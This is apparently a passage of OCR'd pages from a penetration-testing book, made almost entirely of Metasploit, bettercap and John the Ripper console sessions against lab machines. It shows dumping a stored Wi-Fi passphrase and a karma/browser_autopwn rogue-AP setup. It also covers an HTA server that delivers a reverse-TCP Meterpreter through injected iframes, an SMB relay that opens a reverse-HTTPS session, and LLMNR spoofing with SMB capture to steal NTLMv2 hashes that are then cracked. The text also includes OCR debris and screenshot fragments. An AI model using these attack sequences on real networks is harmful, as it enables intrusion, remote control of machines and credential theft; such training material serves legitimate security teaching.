XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X'' error=The connection was refused by the remote host (192.168.216.55:80).
[*] Auxiliary module execution completed
msf auxiliary(fuzzers/http/http_get_uri_long) > 
```


disksrs.exe
disksrs.exe has stopped working
Windows
This might
disksrs.exe
Do you want to send more information about the problem?
Additional details about what went wrong can help Microsoft create a solution.
View Details
Send information
Cancel

```
msf > use post/windows/wlan/wlan_current_connection
msf post(windows/wlan/wlan_current_connection) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_current_connection) > run

[+] GUID: {06c152b8-8028-49de-b639-69b82ad7f231}
Description: Atheros AR9271 Wireless Network Adapter
State: The interface is connected to a network.
        Mode: A profile is used to make the connection.
        Profile: TP-LINK_F8D01B
        SSID: TP-LINK_F8D01B
        AP MAC: f4:ec:38:f8:d0:1b
        BSS Type: Infrastructure
        Physical Type: 802.11n PHY type
        Signal Strength: 72
        RX Rate: 150000
        TX Rate: 150000
        Security Enabled: Yes
        oneX Enabled: No
        Authentication Algorithm: RSNA with PSK
        Cipher Algorithm: CCMP

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
msf post(windows/wlan/wlan_current_connection) >
```

```
msf > use post/windows/wlan/wlan_bss_list
msf post(windows/wlan/wlan_bss_list) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_bss_list) > run

[*] Number of Networks: 7
[+] SSID: TP-LINK_F8D01B
        BSSID: f4:ec:38:f8:d0:1b
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -85
        Signal: 74

[+] SSID: Vodafone-
        BSSID: 88:6
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -57
        Signal: 100

[+] SSID: ZON-
        BSSID: 00:05
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -106
        Signal: 32

[+] SSID: NOS-
        BSSID: 64:77
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -109
        Signal: 26
```


```
msf > use post/windows/wlan/wlan_profile
msf post(windows/wlan/wlan_profile) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_profile) > run

[+] Wireless LAN Profile Information
GUID: {06c152b8-8028-49de-b639-69b82ad7f231} Description: Atheros AR9271 Wireless Network Adapter State: The interface is
connected to a network.
 Profile Name: TP-LINK_F8D01B
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>TP-LINK_F8D01B</name>
        <SSIDConfig>
                <SSID>
                        <hex>54502D4C494E4B5F463844303142</hex>
                        <name>TP-LINK_F8D01B</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>P4ssw0rd</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
                <enableRandomization>false</enableRandomization>
        </MacRandomization>
</WLANProfile>

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
msf post(windows/wlan/wlan_profile) >
```

```
root@kali:~# urlsnarf -i at0
urlsnarf: listening on at0 [tcp port 80 or port 8080 or port 3128]
10.0.0.100 - - [27/Jan/2018:12:22:52 -0500] "GET http://packtpub.com/ HTTP/1.1" - - "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.
36 Edge/16.16299"
10.0.0.100 - - [27/Jan/2018:12:23:19 -0500] "GET http://www.msftconnecttest.com/connecttest.txt HTTP/
1.1" - - "-" "Microsoft NCSI"
10.0.0.100 - - [27/Jan/2018:12:23:37 -0500] "GET http://cdn.content.prod.cms.msn.com/singletile/summa
ry/alias/experiencebyname/today?market=pt-PT&source=appxmanifest&tenant=amp&vertical=news HTTP/1.1" -
 - "-" "Microsoft-WNS/10.0"
10.0.0.100 - - [27/Jan/2018:12:24:17 -0500] "GET http://tile-service.weather.microsoft.com/pt-PT/live
tile/preinstall?region=PT&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold HTTP/1.1" - -
 "-" "Microsoft-WNS/10.0"
```

```
root@kali:~# msfconsole -qr karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc)> db_connect postgres:toor@127.0.0.1/msfbook
[-] postgresql already connected to msf
[-] Run db_disconnect first if you wish to connect to a different database
resource (karma.rc)> use auxiliary/server/browser_autopwn
resource (karma.rc)> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource (karma.rc)> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource (karma.rc)> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource (karma.rc)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (karma.rc)> set LPORT 45000
LPORT => 45000
resource (karma.rc)> set SRVPORT 55550
SRVPORT => 55550
resource (karma.rc)> set URIPATH /ads
URIPATH => /ads
resource (karma.rc)> run
[*] Auxiliary module running as background job 0.
resource (karma.rc)> use auxiliary/server/capture/pop3
resource (karma.rc)> set SRVPORT 110
[*] Setup
SRVPORT => 110
resource (karma.rc)> set SSL false

[*] Starting exploit modules on host 10.0.0.1...
[*] ---
```

```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVPORT 443
SRVPORT => 443
msf exploit(windows/misc/hta_server) > set URIPATH Update
URIPATH => Update
msf exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/misc/hta_server) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(windows/misc/hta_server) > [*] Using URL: http://0.0.0.0:443/Update
[*] Local IP: http://192.168.216.5:443/Update
[*] Server started.
msf exploit(windows/misc/hta_server) >
```


```
root@kali:~# bettercap -T 192.168.216.11 --proxy-module injecthtml --html-iframe-url http://192.168.216.5:443/
Update
 _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/



[I] Starting [ spoofing:✔ discovery:✘ sniffer:✘ tcp-proxy:✘ udp-proxy:✘ http-proxy:✔ https-proxy:✘ sslstrip:✔
http-server:✘ dns-server:✔ ] ...

[I] [eth0] 192.168.216.5 : 00:0C:29:B2:13:3B / eth0 ( VMware )
[I] [GATEWAY] 192.168.216.2 : 00:50:56:E3:FD:60 ( VMware )
[I] Found NetBIOS name 'MSEDGEWIN10' for address 192.168.216.11
[I] [DNS] Starting on 192.168.216.5:5300 ...
[I] [TARGET] 192.168.216.11 : 00:50:56:25:16:20 / MSEDGEWIN10 ( VMware )
[I] [HTTP] Proxy starting on 192.168.216.5:8080 ...
```




```
[*] Meterpreter session 1 opened (192.168.216.5:4444 -> 192.168.216.11:50176) at 2018-01-28 05:09:17 -0500

msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter >
```

```
msf > use exploit/windows/smb/smb_relay
msf exploit(windows/smb/smb_relay) > set SMBHOST 192.168.216.55
SMBHOST => 192.168.216.55
msf exploit(windows/smb/smb_relay) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/smb/smb_relay) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/smb_relay) > set LPORT 443
LPORT => 443
msf exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
msf exploit(windows/smb/smb_relay) >
[*] Started HTTPS reverse handler on https://192.168.216.5:443
[*] Server started.
msf exploit(windows/smb/smb_relay) >
```

```
root@kali:~# bettercap -T 192.168.216.10 --proxy-module injecthtml --html-file /root/inject.html
 _          _   _
| |__   ___| |_| |_ ___ _ __ ___ __ _ _ __
| '_ \ / _ \ __| __/ _ \ '__/ __/ _` | '_ \
| |_) |  __/ |_| ||  __/ | | (_| (_| | |_) |
|_.__/ \___|\__|\__\___|_|  \___\__,_| .__/
                                     |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✔ discovery:✘ sniffer:✘ tcp-proxy:✘ udp-proxy:✘ http-proxy:✔ https-proxy:✘ sslstrip:✔
http-server:✘ dns-server:✔ ] ...

[I] [eth0] 192.168.216.5 : 00:0C:29:B2:13:3B / eth0 ( VMware )
[I] Found NetBIOS name 'VAGRANT-2008R2' for address 192.168.216.10
[I] [GATEWAY] 192.168.216.2 : 00:50:56:E3:FD:60 ( VMware )
[I] [DNS] Starting on 192.168.216.5:5300 ...
[I] [TARGET] 192.168.216.10 : 00:0C:29:38:B3:A9 / VAGRANT-2008R2 ( VMware )
[I] [HTTP] Proxy starting on 192.168.216.5:8080 ...
```


Metasploitable 3
Packt Publishing | Technology Books, eBooks & Videos - Windows Internet Explorer
http://www.packtpub.com/
Bing
Favorites
Suggested Sites
Web Slice Gallery
Packt Publishing | Technology Books, eBooks & Videos
Page
Safety
Tools
BOOKS & VIDEOS
TECH
OFFERS
SUPPORT
Mapt
Packt
Build your skills for 2018
Done, but with errors on page.
Internet | Protected Mode: Off
100%
Start
11:41 AM
1/28/2018

```
[*] Extracting NTLMSSP CHALLENGE from 192.168.216.55
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.216.10:58098
[*] Extracting the NTLMSSP AUTH resolution from 192.168.216.10:58098, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.216.55
[+] SMB auth relay against 192.168.216.55 succeeded
[*] Ignoring request from 192.168.216.55, attack already in progress.
[*] https://192.168.216.5:443 handling request from 192.168.216.55; (UUID: izp3ylzk) Staging x86 payload (1808
25 bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:443 -> 192.168.216.55:62399) at 2018-01-28 06:38:55 -0500
msf exploit(windows/smb/smb_relay) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : IE11WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : METASPLOIT
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```


```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set JOHNPWFILE /root/smb
JOHNPWFILE => /root/smb
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/capture/smb) >
[*] Server started.
msf auxiliary(server/capture/smb) > [*] SMB Captured - 2018-01-28 06:54:27 -0500
NTLMv2 Response Captured from 192.168.216.10:52838 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:a5e18ece9f40437b6019457e2977f07e
NT_CLIENT_CHALLENGE:0101000000000002dd20fce7198d301206fadd860d4305a000000000200000000000000000000000
[*] SMB Captured - 2018-01-28 06:54:27 -0500
NTLMv2 Response Captured from 192.168.216.10:52838 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:827aa41a6b81903874e84a593e7df54a
NT_CLIENT_CHALLENGE:0101000000000000bfd02ece7198d301c625581617104798000000002000000000000000000000
msf auxiliary(server/capture/smb) >
```


```
root@kali:~# john --wordlist=password.lst smb_netntlmv2
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd         (Jack)
P4ssw0rd         (Jack)
2g 0:00:00:00 DONE (2018-01-28 06:56) 40.00g/s 220.0p/s 440.0c/s 440.0C/s P4ssw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```


```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set JOHNPWFILE /root/ntlmv2-llmnr
JOHNPWFILE => /root/ntlmv2-llmnr
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/capture/smb) >
[*] Server started.

msf auxiliary(server/capture/smb) > use auxiliary/spoof/llmnr/llmnr_response
msf auxiliary(spoof/llmnr/llmnr_response) > set SPOOFIP 192.168.216.5
SPOOFIP => 192.168.216.5
msf auxiliary(spoof/llmnr/llmnr_response) > run
[*] Auxiliary module running as background job 1.
msf auxiliary(spoof/llmnr/llmnr_response) >
[*] LLMNR Spoofer started. Listening for LLMNR requests with REGEX "(?-mix:.*)" ...
[+] 192.168.216.10   llmnr - fileserver. matches regex, responding with 192.168.216.5
[+] 192.168.216.10   llmnr - fileserver. matches regex, responding with 192.168.216.5
[*] SMB Captured - 2018-01-29 17:07:31 -0500
NTLMv2 Response Captured from 192.168.216.10:60064 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3002c770131a5884abcd4047b91609fa
NT_CLIENT_CHALLENGE:0101000000000000bbfcec3c9099d301d23ba24e99c9cb760000000002000000000000000000000000
[*] SMB Captured - 2018-01-29 17:07:31 -0500
NTLMv2 Response Captured from 192.168.216.10:60064 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:08889e70ead5751fddcfdba7cdb096e0
NT_CLIENT_CHALLENGE:0101000000000000936073d9099d301d151aea3960fbd730000000002000000000000000000000
```


```
root@kali:~# john --wordlist=password.lst /root/ntlmv2-llmnr_netntlmv2
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd         (Jack)
P4ssw0rd         (Jack)
2g 0:00:00:00 DONE (2018-01-29 17:12) 50.00g/s 275.0p/s 550.0c/s 550.0C/s P4ssw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```


Chapter 12: Cloud Penetration Testing




Droplets
Spaces
Images
Networking
Monitoring
API
Support
Enhance the security of your account by enabling two-factor authentication.
Enable Two-factor Authentication
Create Droplets
Choose an image
Distributions
Container distributions
One-click apps
Ubuntu
16.04.3 x64
FreeBSD
Select version
Fedora
Select version
Debian
Select version
CentOS
Select version

